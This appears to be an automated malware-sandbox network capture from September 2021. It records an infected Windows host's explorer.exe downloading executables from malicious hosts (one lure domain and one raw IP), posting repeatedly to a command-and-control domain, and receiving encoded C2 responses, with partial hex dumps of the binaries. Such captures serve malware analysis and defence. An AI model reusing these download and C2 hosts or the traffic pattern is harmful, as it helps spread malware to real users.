Sep 27, 2021 19:34:20.619575977 CEST	1611	OUT	GET /downloads/toolspab2.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: privacy-toolz-for-you-403.top
Sep 27, 2021 19:34:20.746572018 CEST	1613	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:34:20 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 Last-Modified: Mon, 27 Sep 2021 17:34:02 GMT ETag: "20000-5ccfd80bdc4c3" Accept-Ranges: bytes Content-Length: 131072 Connection: close Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 04 b3 00 5f 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 02 01 00 00 48 09 00 00 00 00 00 2c 1b 00 00 00 10 00 00 00 20 01 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 70 0a 00 00 04 00 00 f1 c4 02 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 a0 51 01 00 4f 00 00 00 2c 49 01 00 3c 00 00 00 00 c0 09 00 f0 a8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 21 01 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 34 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 7c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 00 01 01 00 00 10 00 00 00 02 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 ef 31 00 00 00 20 01 00 00 32 00 00 00 06 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 7c 55 08 00 00 60 01 00 00 1e 00 00 00 38 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f0 a8 00 00 00 c0 09 00 00 aa 00 00 00 56 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_H, @pQO,I<!4@ |.text `.rdata1 2@@.data|U`8@.rsrc V@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.6	49833	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:06.432357073 CEST	23023	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 161 Host: geenaldencia9.top

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:06.577622890 CEST	23023	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:35:06 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 25 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 4e 6f 20 73 75 63 68 20 66 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 Data Ascii: No such file or directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.6	49834	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:07.609843969 CEST	23024	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 150 Host: geenaldencia9.top
Sep 27, 2021 19:35:07.780843973 CEST	23025	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:35:07 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 25 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 4e 6f 20 73 75 63 68 20 66 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 Data Ascii: No such file or directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.6	49835	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:08.092586040 CEST	23026	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 319 Host: geenaldencia9.top
Sep 27, 2021 19:35:08.227099895 CEST	23027	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:35:08 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 25 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 4e 6f 20 73 75 63 68 20 66 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 Data Ascii: No such file or directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.6	49836	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:08.486690044 CEST	23028	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 231 Host: geenaldencia9.top

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:08.640366077 CEST	23028	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:35:08 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 25 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 4e 6f 20 73 75 63 68 20 66 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 Data Ascii: No such file or directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.6	49838	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:08.959021091 CEST	23033	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 310 Host: geenaldencia9.top
Sep 27, 2021 19:35:09.093051910 CEST	23034	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:35:09 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 25 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 4e 6f 20 73 75 63 68 20 66 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 Data Ascii: No such file or directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.6	49839	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:09.321271896 CEST	23035	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 153 Host: geenaldencia9.top
Sep 27, 2021 19:35:09.466738939 CEST	23036	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:35:09 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.6	49840	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:09.571913958 CEST	23037	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 198 Host: geenaldencia9.top
Sep 27, 2021 19:35:09.718595982 CEST	23038	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:35:09 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 43 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 de 15 49 3e 44 be f7 d8 e4 e4 45 f5 46 87 32 ef 06 10 95 4b e1 e1 39 Data Ascii: I:82OI>DEF2K9

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.6	49841	193.56.146.41	9080	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:09.806711912 CEST	23038	OUT	GET /a.php HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 193.56.146.41:9080
Sep 27, 2021 19:35:09.880815029 CEST	23039	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:35:08 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Transfer-Encoding: Binary Content-disposition: attachment; filename="rqxeatnp8r.exe" Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 32 34 61 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 62 8d 64 60 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 4c 01 00 00 48 09 00 00 00 00 00 2c 1b 00 00 00 10 00 00 00 60 01 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 b0 0a 00 00 04 00 00 f5 f8 02 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 a0 91 01 00 54 00 00 00 2c 89 01 00 3c 00 00 00 00 00 0a 00 f0 a8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 61 01 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 74 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 60 01 00 7c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 4b 01 00 00 10 00 00 00 4c 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 f4 31 00 00 00 60 01 00 00 32 00 00 00 50 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2 e 64 61 74 61 00 00 00 7c 55 08 00 00 a0 01 00 00 1e 00 00 00 82 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f0 a8 00 00 00 00 0a 00 00 aa 00 00 00 a0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 24a00MZ@!L!This program cannot be run in DOS mode.$PELbd`LH,`@T,<at@`|.textKL `.rdata1`2 P@@.data|U@.rsrc@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.6	49842	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:12.495538950 CEST	23195	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 304 Host: geenaldencia9.top

Timestamp	kBytes transferred	Direction	Data

Sep 27, 2021 19:35:12.650259972 CEST	23196	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:35:12 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.6	49843	194.180.174.100	80	

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:20.408343077 CEST	23202	OUT	POST / HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: text/plain; charset=UTF-8 Content-Length: 132 Host: 194.180.174.100

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:20.833514929 CEST	23204	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 17:35:20 GMT Content-Type: text/plain;charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Access-Control-Allow-Origin: * Data Raw: 66 33 37 0d 0a 75 6e 4e 32 47 4b 2b 6e 50 6d 63 4b 38 64 6a 73 73 73 4d 45 79 35 35 52 4d 2b 61 63 65 74 4f 7a 37 63 41 56 6f 51 33 57 41 4f 56 4d 54 30 46 62 6e 33 38 48 62 51 59 41 72 75 66 30 50 2f 6d 38 77 4b 56 71 32 38 78 30 5a 6d 33 48 65 67 65 32 30 49 67 35 38 59 4d 71 32 34 58 55 36 47 41 61 61 43 38 4f 72 37 6b 32 34 71 6c 58 61 6c 73 46 54 64 7a 47 44 62 76 4f 69 6c 36 57 34 4a 42 51 42 4b 33 79 52 75 77 66 34 62 31 32 34 76 62 4c 37 58 61 79 44 53 66 6b 67 53 39 37 46 64 73 67 6d 75 59 79 74 4f 35 4a 4e 30 42 74 59 4f 54 46 68 44 59 70 32 67 38 34 47 4c 42 79 49 74 67 66 5a 70 45 69 47 5a 6b 30 59 64 67 43 6a 6a 6c 6d 73 34 30 6e 31 57 74 32 54 64 59 75 4e 62 6c 31 61 39 2f 5a 36 44 71 57 67 43 51 56 37 44 6e 73 73 68 55 6b 64 31 79 4b 5a 31 48 6a 49 48 56 34 50 48 79 37 38 34 48 59 71 6f 73 78 45 7a 6c 35 55 74 42 63 32 6b 33 62 35 67 61 4b 5a 30 44 49 61 71 4f 50 32 58 63 4f 64 5a 6b 6f 63 45 77 53 62 69 43 4b 38 79 62 71 36 76 45 61 79 4a 34 5a 4f 41 30 54 2b 42 6f 51 37 6e 38 6a 6a 7a 59 4a 78 42 46 4e 46 51 76 6a 61 73 73 57 58 4f 49 72 55 6b 69 39 70 7a 2b 61 38 42 41 74 79 35 41 52 2b 77 6b 33 65 57 31 33 77 30 44 59 79 31 31 6b 34 33 6a 4e 69 38 65 70 4e 36 39 52 54 5a 54 70 56 7a 49 74 74 31 55 57 55 70 75 37 57 39 65 54 7a 79 39 36 4a 47 41 59 74 30 4d 79 44 38 6c 75 49 49 49 43 54 6f 39 69 4f 65 4f 6b 39 59 35 62 6a 43 2b 68 79 49 79 64 64 44 70 62 6a 44 71 4f 33 39 37 46 7a 45 73 67 5a 65 4c 46 34 65 32 54 6f 64 6f 54 79 30 6d 49 52 76 48 63 62 69 4e 70 71 71 54 50 4c 57 54 53 4b 67 56 64 32 72 66 79 7a 74 79 50 41 34 50 39 47 35 4a 55 47 76 48 47 77 49 47 44 33 58 65 46 4a 35 52 58 33 55 7a 74 49 74 62 45 76 2b 77 35 30 69 34 32 47 33 62 47 72 48 35 34 72 35 6a 74 45 68 68 73 76 54 33 77 62 42 35 32 2b 55 72 66 78 57 73 51 66 44 34 6c 31 63 51 78 76 50 55 69 56 36 69 4d 6d 48 36 68 6c 52 4f 46 6f 71 78 4d 79 35 4d 62 35 48 37 66 41 50 70 42 48 59 49 71 61 57 49 4e 57 50 46 55 76 38 5a 6f 7a 57 58 71 41 31 47 59 6b 32 69 2b 2b 38 67 44 58 36 68 32 31 46 41 2b 38 6b 61 32 6b 42 77 31 59 64 53 4c 4e 72 70 4f 6c 55 71 6b 55 56 73 50 44 6c 41 46 69 69 74 53 2b 38 52 75 70 6a 5a 48 5a 53 72 73 74 6e 44 32 4c 7a 38 72 70 65 34 71 48 64 69 45 64 65 4d 54 38 57 42 2f 65 78 55 49 62 33 30 48 42 46 44 6a 76 68 71 53 61 64 64 57 36 75 4f 6a 4d 63 45 72 58 2f 38 30 35 33 68 71 71 65 4b 33 70 46 54 51 38 6b 79 5a 66 6e 4d 2f 63 6a 66 69 4c 78 31 4f 6a 43 35 2b 38 6f 53 78 37 53 46 2b 58 56 43 48 4f 4e 56 77 30 75 75 64 49 35 42 33 61 31 62 71 64 67 6a 59 57 76 4e 38 2f 32 4b 70 48 36 6c 41 33 36 48 4e 79 2b 50 49 74 45 54 5a 71 74 6a 2b 6f 44 59 55 38 73 63 68 75 6d 65 6e 6d 51 59 78 66 70 43 78 61 45 59 32 70 75 6e 56 31 65 45 7a 2b 57 73 6e 78 56 58 58 36 48 43 4f 31 57 33 48 31 6d 47 48 6e 43 48 4c 39 55 69 30 4a 39 71 72 32 58 6e 78 51 59 6b 46 33 71 4f 42 68 58 33 6e 4a 65 4a 48 48 41 74 64 49 49 49 75 2f 4f 69 4e 49 31 30 73 66 50 77 52 70 4c 7a 47 5a 64 67 34 72 52 30 65 78 41 4b 50 78 37 43 33 46 4e 41 62 78 35 65 2f 41 6e 38 31 54 43 6a 58 71 75 34 63 67 6b 75 4a 73 74 71 4e 55 43 43 46 6a 48 77 67 7a 50 4c 33 42 51 68 54 48 4e 4a 64 54 4e 55 51 71 4a 44 4f 4a 34 32 5a 71 63 45 6c 7a 4c 36 6a 38 73 53 37 6d 64 66 45 33 39 76 46 33 48 63 64 33 76 68 79 74 66 4e 4a 35 71 58 50 51 46 44 61 74 42 53 34 30 68 53 4c 75 79 53 52 32 32 73 37 33 75 35 38 4a 58 55 66 4b 55 66 7a 47 2b 74 Data Ascii: f37unN2GK+nPmcK8djsssMEy55RM+acetOz7cAVoQ3WAOVMT0Fbn38HbQYAruf0P/m8wKVq28x0Zm3 Hege20lg58YMq24XU6GAaaC8Or7k24qlXalsFTdzGDbvOil6W4JBQBK3yRuwf4b124vbL7XayDSfkgS97FdsgmuYyt O5JN0BtYOTFhDYp2g84GLByItgfZpEiGZk0YdgCjjlms40n1Wt2TdYuNbl1a9/Z6DqWgCQV7DnsshUkd1yKZ1HjIHV 4PHy784HYqosxEzl5UtBc2k3b5gaKZ0DIaqOP2XcOdZkocEwSbiCK8ybq6vEayJ4ZOA0T+BoQ7n8jjzYJxBFNFQvja ssWXOIrUki9pz+a8BAty5AR+wk3eW13w0DYy11k43jNi8epN69RTZTpVzItt1UWUpu7W9eTzy96JGAYt0MyD8luIII CTo9iOeOk9Y5bjC+hyIyddDpbjDqO397FzEsgZeLF4e2TodoTy0mIRvHcbiNpqqTPLWTSKgVd2rfyztyPA4P9G5JUG vHGwIGD3XeFJ5RX3UztItbEv+w50i42G3bGrH54r5jtEhhsvT3wbB52+UrfxWsQfD4l1cQxvPUiV6iMmH6hlROFoqx My5Mb5H7fAPpBHYIqaWINWPFUv8ZozWXqA1GYk2i++8gDX6h21FA+8ka2kBw1YdSLNrpOlUqkUVsPDlAFiitS+8Rup jZHZSrstnD2Lz8rpe4qHdiEdeMT8WB/exUIb30HBFDjvhqSaddW6uOjMcErX/8053hqqeK3pFTQ8kyZfnM/cjfiLx1 OjC5+8oSx7SF+XVCHONVw0uudI5B3a1bqdgjYWvN8/2KpH6lA36HNy+PItETZqtj+oDYU8schumenmQYxfpCxaEY2p unV1eEz+WsnxVXX6HCO1W3H1mGHnCHL9Ui0J9qr2XnxQYkF3qOBhX3nJeJHHAtdIIIu/OiNI10sfPwRpLzGZdg4rR0 exAKPx7C3FNAbx5e/An81TCjXqu4cgkuJstqNUCCFjHwgzPL3BQhTHNJdTNUQqJDOJ42ZqcElzL6j8sS7mdfE39vF3 Hcd3vhytfNJ5qXPQFDatBS40hSLuySR22s73u58JXUfKUfzG+t
